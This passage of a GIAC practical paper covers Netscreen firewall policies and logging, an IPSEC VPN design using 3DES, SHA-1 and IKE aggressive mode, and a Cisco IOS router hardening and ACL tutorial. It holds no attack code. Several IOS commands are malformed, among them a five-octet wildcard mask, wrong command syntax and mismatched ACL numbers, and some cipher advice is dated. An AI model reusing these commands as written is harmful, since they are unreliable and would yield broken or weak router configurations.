For example, we could create two separate services for HTTP and HTTPS, then combine them in a service group so that only the sin gle service group is named in an access policy instead of two separate services.

2.5.8.6. Access Policies – Putting It All Together

So far, we've seen how to create and configure the network interfaces our primary firewall has, the host and/or network addresses traffic will travel between, and the services that the traffic represents.

Now it's time to put it all together to create the access policies that were specified earlier. Clicking **Policies** on the left-hand navigation menu shows the policy management screens.

The service list shows all policies currently defined and can be filtered to display only those policies applying to given interfaces. The list can also be configured to show a specified number of entries per screen. Links are provided to edit, remove, clone and move each policy. Cloning rules can be useful when creating a number of similar but slightly different rules or similar rules which apply to more than one interface. One rule can be created, cloned and then slightly modified, removing the need to create each rule form scratch. Like many firewalls, Netscreens process the rules sequentially, so the Move link is used to move a rule to a different position in the rulebase.

Checkboxes are also provided to allow the administrator to enable or disable a policy. This can be useful to turn certain rules on or off without the need to remove or recreate them again.

This shows what the policy list might look like with some inbound rules defined.

Each policy listing shows an ID number, source address, destination address, service and action such as permit or deny.

The options column shows icons representing enabled options such as logging and counting, which tells the Netscreen to keep accounting information allowing us to measure traffic volumes. This can be very useful later when we can get a better idea of which services generate the most traffic, which allows us to tune the rulebase for better performance.

As part of GIAC practical repository.

Clicking **New** shows this screen, where a new policy can be created.

The minimum required for a policy to be defined comprises a source address, destination address, service and action.

When addresses and services are already defined, it is a simple matter of selecting the appropriate addresses and services from the drop-down menus, to create a policy.

Clicking **Advanced** displays more policy options to choose from.

Here we can configure, amongst others, NAT options, authentication options, user group options, bandwidth and quality of service priority.

This is also where logging and counting can be switched on or off.

We can also apply a schedule to the policy if we want this policy to operate on certain days or at certain times. The **Return** button is pressed to save changes, or cancel to discard changes.

2.5.8.7. Auditing Logs

The GUI interface can be used to view the firewall's log records. Normally, a production firewall would be logging to an external device, usually a syslog server. A syslog server for the perimeter network is not yet deployed so initially the logs will be stored on the onboard CompactFlash® card. The relatively small storage space on the CompactFlash® card means that this is only a feasible option for a very short time. The logs will likely require daily archiving to another machine until a syslog server is available.

The log screen shows the most recent log events and can be sorted and filtered a number of ways.

The logs can also be saved to a text file on the local host, as this screenshot shows.

Available CompactFlash ® card capacity increases constantly. At least 128MB can be expected.

2.6. VPN IPSEC Policy

The purpose of GIAC's VPN is to permit mobile employees to access email over the Internet, using smtp and pop3. Both these protocols are transmitted in plain text, potentially allowing eavesdroppers to intercept the email contents. To protect this traffic, it will be transmitted over an encrypted VPN tunnel, to GIAC's Netscreen VPN device. This device is a Netscreen-100 firewall device, which can also provide IPSEC capabilities.

The border router permits connections to the VPN Netscreen only from known static IPs belonging to mobile employees and the primary Netscreen firewall filters the smtp and pop3 traffic coming from the VPN tunnels, as described earlier in this paper.

The VPN protocol proposed for GIAC is IPSEC. This is because IPSEC appears to be the most widely deployed VPN protocol and it fulfils our needs of encryption, authentication and integrity. IPSEC also comes shipped with MS Windows 2000, which is the choice for employees' client hosts and would therefore be relatively cheap and easy to implement. Service Pack 2 is required for 128-bit encryption.

The mobile employees will use the NetScreen-Remote 8.0 VPN client, supplied by Netscreen firewalls, which costs up to US$10 per user, depending on quantity purchased. Given GIAC's small number of VPN users, the cost of client software is nominal. The licences include free upgrade to later versions, as and when they are released.

2.6.1. IPSEC Protocols

IPSEC can use two communications protocols: Authentication Header (AH) and Encapsulating Payload (ESP). AH is used to authenticate the packet's source and to verify its data integrity. AH does not encrypt the packets. ESP is used to provide encryption as well as authenticating its content. When ESP is

used each original IP packet is encrypted and wholly encapsulated by another IP header. We will be using ESP because we require encryption. The choice of algorithm is restricted to DES, 3DES or AES.

IPSEC can operate in one of two modes: tunnel mode or transport mode. Netscreens are constrained to using tunnel mode for all IPSEC connections. This is not necessarily an issue because tunnel mode does provide for encryption of the entire IP packet, whereas transport mode does not.

2.6.2. Encryption

Mobile employees only have access to the mail server so the data life will be relatively short. 168bit 3DES encryption appears to be a good compromise between encryption strength and processing overhead, however it does raise the issue of export restrictions. Whether 3DES can be used may depend on export restrictions and the location of employees. For the purpose of this exercise we will assume that export restrictions will not apply and therefore, 3DES can be used. If export restrictions were an issue, the short data life of the emails means that 56bit DES may be acceptable. However, 168bit 3DES would be a better choice to take into account future requirements and the potential for more sensitive data to be transferred across the VPN connections.

2.6.3. Message Authentication

Netscreen gives us the choice of MD5 or SHA-1 for message authentication. We will use SHA-1 because it produces a 160-bit hash compared to MD5's 128-bit hash and is thought to be more secure. Processing these algorithms is done by the Netscreen ASIC and the additional performance hit is negligible. If we were using a less powerful machine, MD5 may be a better choice.

2.6.4. Security Associations

A security association (SA) is the agreement between the participants about the parameters to use in creating the VPN tunnel. An SA comprises the key management method, security algorithms and keys, protocol mode (transport or tunnel) and the lifetime of the SA. SAs are covered later in relation to negotiation of the IPSEC tunnel.

2.6.5. Key Management

Autokey IKE will be used to manage keys. Manual keys are not suitable because of the need for transporting keys securely. Mobile employees travel long distances and manual key exchange is too problematic.

Autokey IKE will manage the generation & rollover of keys which eases administration and increases security because keys can be automatically changed at a given time period.

2.6.6. Key Exchange

Establishment of an Autokey IKE tunnel comprises two phases:

Phase 1, where the two participants create a secure channel in which to negotiate the tunnel's parameters; and

Phase 2, where the participants negotiate the security associations required for the tunnel.

Phase 1 is where the participants exchange proposals about which security parameters to use. This exchange can take place in either Aggressive Mode or Main Mode. Aggressive mode sends the user's ID in clear text and Main Mode does not. The advantage to Aggressive Mode is that it involves fewer message exchanges so negotiation of the tunnel is faster. Netscreen constrains us to Aggressive Mode for dial-up Autokey IKE VPN connections using a pre-shared secret. Although the user Ids travelling in clear text is potentially vulnerable to interception, the pre-shared secret is sufficiently large and complex enough that the consequence and risk of user ID interception is relatively low. In any case, to mitigate this risk we could ensure that VPN user IDs are not the same as other identifiers used by GIAC employees. We could also use an email address as an ID and ensure that the email address is actually an alias, not a user account. IKE user IDs may be IP addresses, fully qualified domain names or email addresses.

A Diffie-Helman Group is also negotiated in phase 1 whereby the key modulus can be chosen. There are three groups: groups 1, 2 & 5, which represent 768-bit, 1024-bit and 1536-bit modulus, respectively. In simple terms, the greater the modulus, the greater the key strength but the longer it takes for key generation. Netscreen does not recommend the use of DH group 1 because it is not thought secure enough[10].

Each Netscreen VPN connection can be configured to accept up to four choices of security parameter combinations, to widen the choices available for clients. In GIAC's case, we control the users' hosts so we could mandate a particular security proposal be used. This may make it more time consuming and troublesome for an attacker to attempt an IKE negotiation because we would accept only one specific proposal.

Netscreen provides three predefined phase 1 security proposals:
Standard: pre-g2-aes128-sha and pre-g2-3des-sha
Compatible: pre-g2-3des-sha, pre-g2-3des-md5,pre-g2-des-sha, pre-g2-des-md5
Basic: pre-g1-des-sha, pre-g1-des-md5

---

[10] Netscreen Concepts & Examples – Volume 4: VPNs (p13)

Custom Phase 1 proposals can also be configured. For example, the proposal pre-g5-3des-sha specifies pre-shared secret, Diffie-Helman Group 5, 3DES encryption and SHA authentication, respectively.

Phase 2 can begin once a secure channel has been created by Phase 1. Once again, the participants exchange proposals about what to include in the security association. This is where the security protocol (AH or ESP) and authentication and encryption algorithms are negotiated. A Diffie-Helman Group may also be specified here if perfect forward secrecy is required.

Perfect forward secrecy (PFS) is a method used to generate keys such that it is not mathematically related to preceding keys, making it impossible to guess the key based on a predecessor. This is more secure but once again takes longer for key exchanges to be completed. If PFS is not used, Phase 1 negotiation creates a key from which all phase 2 keys are derived. Thus, if the phase 1 key is compromised, all keys are compromised.

Netscreen provides three phase 2 proposals:

Standard: g2-esp-3des-sha, g2-esp-aes128-sha
Compatible: nopfs-esp-3des-sha, nopfs-esp-3des-md5, nopfs-esp-des-sha, nopfs-esp-des-md5
Basic: nopfs-esp-des-sha, nopfs-esp-des-md5

Netscreen also provide protection from a replay attack where IPSEC packets are intercepted and used later to flood the system and cause denial of service. This is not a feature of IPSEC. Netscreen simply use the sequence numbers used in IPSEC packets to determine if a packet has been received previously, and if so, to drop it.

2.6.7. User Authentication

The employees' laptops will authenticate to the VPN Netscreen using usernames and pre-shared secrets. The employees themselves will not authenticate to the Netscreen, but they must still login and authenticate to the mail server.

A large number of clients may be difficult to manage using pre-shared secrets, so in the future, pre-shared secrets may be replaced by PKI x.509 version 3 client certificates if necessary, which are more scalable in terms of management.

2.6.8. Configuring VPNs on the Netscreen

After logging in to the Netscreen's web-based management interface, a summary screen appears showing the current status of the device, including uptime, interface status, recent alarms and events. A navigation menu appears on the left at all times. The simplest way to configure a VPN

connection is to select **Wizards|VPN** to have a the wizard guide you through the process.

After configuring the appropriate Netscreen objects, as described in detail earlier, the VPN connections can be created.

Select the VPN Wizard from the menu on the left of the screen. You can use either a DHTML menu (pictured) or you can select **Applet Menu** if you want the menu to be rendered using a Java applet.

The Wizard will appear in a pop-up window.

The first step is to select the type of connection; either a LAN-to-LAN VPN or a dial-up-to LAN VPN.

GIAC's mobile employees will use the dial-up-to LAN VPN.

Click Next to continue.

Now, enter the user name for this VPN connection. This should be a fully qualified username in the form of user@domain.name

Click Next to continue.

Choose the type of encryption required. We will opt for the 128-bit encryption.

Enter a pre-shared secret. This should be as random as possible with a mix of alphanumeric and special characters. The secret will be masked as you type it.

Click Next to continue.

Enter the IP address and netmask if necessary, to which this VPN user can connect.

In this case, it is the mail server.

Click Next to continue.

Now we can review the information we've input before clicking Next to create this VPN tunnel.

This process must be repeated for each VPN connection required. In this case, 2 connections per employee are required – one for the mail server and one for the DNS server.

The VPN configuration process shown above is simplified somewhat firstly because the WebUI simulator does not simulate all of the VPN configuration items. In particular, there is option to configure key management, key exchange, message authentication or PFS. Secondly, Netscreens may restrict some of the IPSEC options. For example, the Netscreen restricts all dialup VPN connections using Autokey IKE with a pre-shared secret to aggressive mode only[11].

---

[11] Netscreen Concepts & Examples – Volume 4: VPNs (p13)

2.7. Cisco Router Tutorial

This section provides a step-by-step tutorial showing how to configure the border router to implement the security policy described earlier, using Cisco's IOS 12.1. It is assumed that the router is already deployed and performing its routing functions.

2.7.1. Configure the Client Terminal

The terminal software used must be configured with the following settings to enable communication with the Cisco router.

Baud Rate/Port Speed:	**9600**
Data Bits:	**8**
Parity:	**None**
Stop Bits:	**1**
Flow Control:	**None**

The diagrams below show screen shots of the configuration process, using the recommended terminal software, SecureCRT. However, regardless of the terminal emulation software used, the same information and settings will be required.

1. Run SecureCRT, and the Connect dialog is shown. Press New to create a new connection to the router.

2. Select the serial protocol, type in a name you want to call this connection, and make the selections shown here.

3. Click on the Emulation tab and select VT100. The remaining Emulation options are the user's own choice.

2.7.2. Logging In to The Router

Once the terminal software is configured and the PC connected to the router via the serial cable, we can login to the router.

After clicking OK on the Connect dialog to open a connection to the router, a terminal window should appear. You may have to hit ENTER a few times to get the standard prompt. If connecting via telnet, a telnet password may have to be entered, if it was configured on the router.

The standard prompt on a Cisco router should look similar to this:

```
Doyle>
```

By default, a Cisco router will include the router's hostname in the prompt.

2.7.3. Cisco IOS On-Line Help

Despite being a command-line interface, Cisco IOS is reasonably intuitive and does provide useful online help.

Commands may be abbreviated by entering only as much of the chosen command that are required to distinguish it from other commands. For example, the configure terminal command could be abbreviated to:

```
Doyle # conf t
```

Context sensitive help is also available by typing the command followed by a space and a question mark. Eg. ip ? will display a list of options that can be used with the ip command. This help is available at any time during a CLI session.

2.7.4. Cisco IOS EXEC Modes

The IOS command-line interface runs in what is known as EXEC mode. Initially, the session is in standard User EXEC mode. This is signified by the prompt ending with a >. To perform configuration we must put the router into Privileged EXEC mode. This is done by entering enable<enter>, as shown below. If a secret password has been set, you will be prompted for it. The password is masked as you type it in. Hit <enter> after typing the password and if it's correct, the prompt will change. The bold text below is the text entered by the administrator.

```
doyle> enable
Password: **********
doyle#
```

Now, the prompt ends with a hash, signifying that we are in Privileged EXEC mode. Privileged EXEC mode is the equivalent of root in Unix operating systems.

Some router commands are entered whilst in Privileged EXEC mode, however, configuration mode must be entered in order to change any of the router's configuration. To enter configuration mode, type configure terminal<enter>.

```
doyle# configure terminal
doyle(config)#
```

Once again, the prompt changes to signify we are now in what is known as global configuration mode. Global configuration mode means that commands can be executed which affect the whole router, as opposed to commands which affect only a specific interface, for example.

2.7.5. Hardening the Router

Global configuration mode is where we can enter the commands necessary to harden the router, mitigating its vulnerability to attacks.

```
doyle(config)# service password encryption
```

This command encodes the password we entered earlier. Normally it would be stored in clear text in a config file. Although this encoding is not fool-proof, it does add an extra small step for an attacker and it doesn't hurt, so we'll include it. It's important to note however, that SNMP community strings, TACACS+ keys and RADIUS keys are not encoded. GIAC is not using these services so that is not an issue in this case.

```
doyle(config)# no ip source routing
```

This command blocks packets with ip source routing enabled. IP source routing is used to specify exactly which path a packet should take between

source and destination. It can be used to route packets through particular machines to execute an attack and should be left disabled.

```
doyle(config)# no service finger
doyle(config)# no service tcp-small-servers
doyle(config)# no service udp-small-servers
doyle(config)# no snmp-server
doyle(config)# no ip bootp
doyle(config)# no ip http
```

These commands disable the finger, snmp and small TCP and UDP servers, the bootp server and the HTTP built-in management server, none of which are required by GIAC, and therefore should be removed.

```
doyle(config)# no ntp enable
```

Normally, the use of ntp to synchronise the router with other machines in the network would be recommended to assist forensic investigation when comparing log entry timestamps. Since GIAC are unable to use persistent logging until a syslog server is deployed, ntp is not required, but it should be enabled as soon as a syslog server is deployed.

```
doyle(config)# no ip unreachables
```

To prevent an attacker from gaining any meaningful information from a UDP-based scan, ICMP unreachable replies can be disabled using this command. UDP scans often rely on ICMP replies to determine the existence of listening services and gather information about a network architecture. Disabling these replies will limit the amount of information an attacker can deduce about our network.

```
doyle(config)# no ip direct-broadcast
```

Disabling broadcasts mitigates against some denial-of-service attacks which send packets addressed to broadcast addresses. Routers which do not block broadcasts can be used for DOS attacks which rely on a packet addressed to 255.255.255.255 being forwarded to every address.

```
doyle(config)#    banner / Warning!
                  Unauthorised Access Prohibited. All access is
                  logged.
                  Offenders will be prosecuted. /
```

Finally, we will create a login banner which will be displayed whenever a user accesses the router. Although this doesn't improve the router's security, it lets users know that unauthorised access is not permitted, perhaps implying intent on the part of an attacker who does gain access. The actual banner text may depend on legal implications in each jurisdiction and the banner shown above is just a suggested example.

The commands shown here could form the basis of a standard router
hardening script, which could be saved in a text file and applied where
appropriate, making management easier and reducing the potential for
configuration errors. This is valuable when a larger number of routers require
the same configuration.

2.7.6. Creating the Inbound Serial 0 ACL

ACLs must be created in interface config mode because an ACL relates to only
one interface at a time. Therefore, from global configuration mode, we can
now switch to interface configuration mode:

```
doyle(config)# interface serial 0
doyle(config-if)#
```

Typing interface, followed by the interface name will put the router into
doyle(config-if)# configuration mode, signified by the prompt, which now
includes (config-if).

The ACL is numbered 101 so that it is created as an Extended ACL. Cisco
router ACLS numbered 1-99 are Standard ACLS and ACLs numbered 100-199
are Extended ACLs. The general syntax of an Extended ACL is as follows:

```
access-list number action protocol source [src-port] destination
[dest-port] [options]
```

Taking an example from our rulebase, we can apply the syntax described
above:

```
                 ┌────────┐      ┌───────────┐      ┌─────────────┐
                 │ Action │      │ Source IP │      │ Destination │
                 └────────┘      └───────────┘      │    Host     │
                                                    └─────────────┘


access-list 101 permit TCP any gt 1023 host 203.10.140.2 eq 443

  ┌─────────────┐      ┌──────────┐    ┌────────────┐      ┌──────────────────┐
  │ Access List │      │ Protocol │    │ Source Port│      │ Destination Port │
  │   Number    │      └──────────┘    │  [ >1023 ] │      │     [ =443 ]     │
  └─────────────┘                      └────────────┘      └──────────────────┘
```

An example of [options] would be to add log at the end of the command,
telling IOS to log matches to the rule, whether locally or to a syslog server.

Before creating the ACL, first any existing ACL should be removed. Preferably, the router should be disconnected whilst being configured so that no traffic can be received. Whether this is feasible will depend on individual circumstances. If this is not possible, the ACL could be created with a text editor on a management host and then pasted into the router terminal session. Although there is a period of time where an ACL is not present, it is a fraction of a second. However, it is recommended that the router be physically unplugged from the serial interface whilst the ACL is being applied. To remove the existing ACL, type the following command.

```
doyle(config-if)# no access-list 101
```

Now we can begin adding rules to the ACL.

Each of the following rules performs essentially the same function. They all block packets coming from certain source IP addresses. The addresses listed in each rule below are respectively; localhost, zeroes, multicast & private. The final rule blocks traffic addressed to the broadcast address 255.255.255.255.

```
doyle(config-if)#      access-list 101 deny IP 127.0.0.1 0.0.0.0 any log
doyle(config-if)#      access-list 101 deny IP 0.0.0.0 0.255.255.255 any log
doyle(config-if)#      access-list 101 deny IP 224.0.0.0 15.255.255.255.255 any log
doyle(config-if)#      access-list 101 deny IP 10.0.0.0 0.255.255.255 any log
doyle(config-if)#      access-list 101 deny IP 172.16.0.0 0.0.255.255 any log
doyle(config-if)#      access-list 101 deny IP 192.168.0.0 0.0.255.255 any log
doyle(config-if)#      access-list 101 deny IP 255.255.255.255 0.255.255.255 any log
```

The next block of rules are the rules permitting inbound access from any host on the Internet to the service zone machines. Respectively, the rules below allow access the web server, the secure web server and the mail server, the last two rules allow access to the DNS server. These rules are necessary for GIAC's business operations.

```
doyle(config-if)#      access-list 101 permit TCP any gt 1023 host 203.10.140.2 eq 80
doyle(config-if)#      access-list 101 permit TCP any gt 1023 host 203.10.140.2 eq 443
doyle(config-if)#      access-list 101 permit TCP any gt 1023 host 203.10.140.4 eq 25
doyle(config-if)#      access-list 101 permit UDP any gt 1023 host 203.10.140.3 eq 53
doyle(config-if)#      access-list 101 permit UDP any 53 host 203.10.140.3 eq 53
```

The following two rules permit the Internet ntp servers to reply to the ntp server in the service zone. This is necessary to ensure all the machines on the service network synchronise their time and maintain consistent timestamps. If the time servers GIAC are synchronising change, the router must be reconfigured so that replies from the new ntp server will be allowed through the router.

```
doyle(config-if)#      access-list 101 permit UDP time.esec.com.au gt 123 host
                       203.10.140.3 gt 1023
```

```
                        203.10.140.3 gt 1023
doyle(config-if)#       access-list 101 permit UDP time.deakin.edu.au gt 123 host
                        203.10.140.3 gt 1023
```

Next, we have the rules permitting VPN traffic. The first rule permits the IKE
key exchange process and the second rule permits the VPN data channel.

```
doyle(config-if)#       access-list 101 permit UDP any gt 1023 host bodie.giac.com eq 500
doyle(config-if)#       access-list 101 permit 50 190.190.190.1 bodie.giac.com gt 1023
```

Although the router is not writing persistent logs, the following rule is
included because it can be important to log unwanted traffic in order to see
what types of attacks might be attempted and from which hosts. For
example, it is useful to know if a particular host is sending a large amount of
unwanted traffic. It could be an attack in preparation or under way. Even
though the mere presence of an ACL on a Cisco router means that an implicit
deny all rule exists at the end of the ACL, adding the following rule ensures
the remaining packets not caught already, will be logged.

```
doyle(config-if)#       access-list 101 deny IP any any log
```

Now the ACL is created, but it is not yet applied to the interface. The
following command will apply access list 101 to the serial 0 interface,
inbound.

```
doyle(config-if)#       ip access-group 101 in
```

The terms inbound and outbound are in relation to the router's interface(s).
Inbound means the ACL applies to packets entering the router on that
interface and outbound means packets leaving the router on that interface.

2.7.7. Verifying the Inbound ACL

Once the ACL is created, we need to ensure it has actually been applied to
the interface. This can be done using the show access-list command.

```
doyle(config-if)#       show access-list
Extended IP access list 101
    deny IP 127.0.0.1 0.0.0.0 any log
    deny IP 127.0.0.1 0.0.0.0 any log
    deny IP 0.0.0.0 0.255.255.255 any log
    deny IP 224.0.0.0 15.255.255.255.255 any log
    deny IP 10.0.0.0 0.255.255.255 any log
    deny IP 172.16.0.0 0.0.255.255 any log
    deny IP 192.168.0.0 0.0.255.255 any log
    deny IP 255.255.255.255 0.255.255.255 any log
    permit TCP any gt 1023 host 203.10.140.2 eq 80
    permit TCP any gt 1023 host 203.10.140.2 eq 443
    permit TCP any gt 1023 host 203.10.140.4 eq 25
    permit UDP any gt 1023 host 203.10.140.3 eq 53
```

```
                  permit UDP any 53 host 203.10.140.3 eq 53
                  permit UDP time.esec.com.au gt 123 host 203.10.140.3 gt 1023
                  permit UDP time.deakin.edu.au gt 123 host 203.10.140.3 gt 1023
                  permit UDP any gt 1023 host bodie.giac.com eq 500
                  permit 50 190.190.190.1 bodie.giac.com gt 1023
```

2.7.8. Creating the Outbound Serial 0 ACL

This ACL is required to block ICMP replies to Internet hosts. Once again, we start with the command to remove any existing ACL.

```
doyle(config-if)# no access-list 110
```

Now we can add the rules this ACL requires. This is the rule that blocks the ICMP time-exceeded packets from exiting GIAC's environment.

```
doyle(config-if)# access-list 150 deny ICMP any any time -exceeded
```

As we can see, this rule denies time-exceeded ICMP packets from any host to any host. The following rule is required to allow all other traffic, otherwise the implicit deny all at the end of the ACL will stop all outbound traffic.

```
doyle(config-if)# access-list 150 permit IP any any
```

Once again, we must apply the ACL to the interface and specify the direction, remembering that only one ACL for each direction, per interface, is allowed.

```
doyle(config-if)# ip access -group 150 out
```

2.7.9. Verifying the Outbound ACL

Once again, we can execute the `show access-list` command to display the contents of ACLs on the current interface. This time the router displays both the inbound and the outbound ACLs.

```
doyle(config-if)#     show access-list
Extended IP access list 101
    deny IP 127.0.0.1 0.0.0.0 any log
    deny IP 127.0.0.1 0.0.0.0 any log
    deny IP 0.0.0.0 0.255.255.255 any log
    deny IP 224.0.0.0 15.255.255.255.255 any log
    deny IP 10.0.0.0 0.255.255.255 any log
    deny IP 172.16.0.0 0.0.255.255 any log
    deny IP 192.168.0.0 0.0.255. 255 any log
    deny IP 255.255.255.255 0.255.255.255 any log
    permit TCP any gt 1023 host 203.10.140.2 eq 80
    permit TCP any gt 1023 host 203.10.140.2 eq 443
    permit TCP any gt 1023 host 203.10.140.4 eq 25
    permit UDP any gt 1023 host 203.10.140.3 eq 53
    permit UDP any 53 host 203.10.140.3 eq 53
    permit UDP time.esec.com.au gt 123 host 203.10.140.3 gt 1023
    permit UDP time.deakin.edu.au gt 123 host 203.10.140.3 gt 1023
    permit UDP any gt 1023 host bodie.giac.com eq 500
    permit 50 190.190.190.1 bodie .giac.com gt 1023
```

```
Extended IP access list 150
     access-list 150 deny ICMP any any time -exceeded
     access-list 150 permit IP any any
```

2.7.10.   Logging Out

Now that our ACL has been created, applied and verified, we can logout from the hierarchy of IOS modes before eventually logging out of the router entirely and closing the session.

```
doyle(config-if)# exit
doyle(config)# exit
doyle# exit
doyle> logout
```

2.7.11.   Cisco Command References

For further information about using Cisco IOS, refer to Cisco's excellent range of online technical manuals at
http://www.cisco.com/univercd/cc/td/doc/product/software/ios121/index.htm .

3. Verify the Firewall Policy

Author's note: The audit described in this part of the practical is theoretical and was not actually performed. No access to appropriate hardware severely limited the author's ability to conduct the audit accurately. However, the methodology is still relevant. To compensate for the absence of actual, physically executed scans, the purpose, methods, expected results and conclusions are discussed in detail.

3.1. Purpose & Scope

The purpose of the audit is to verify that the firewall is actually controlling the traffic in a manner consistent with the security policy specified earlier.

The scope of this audit is the primary firewall only. This audit will only provide information about GIAC's traffic filtering policies and hopefully, confirm that the security policy detailed earlier has been implemented by the firewall.

3.2. Essentials

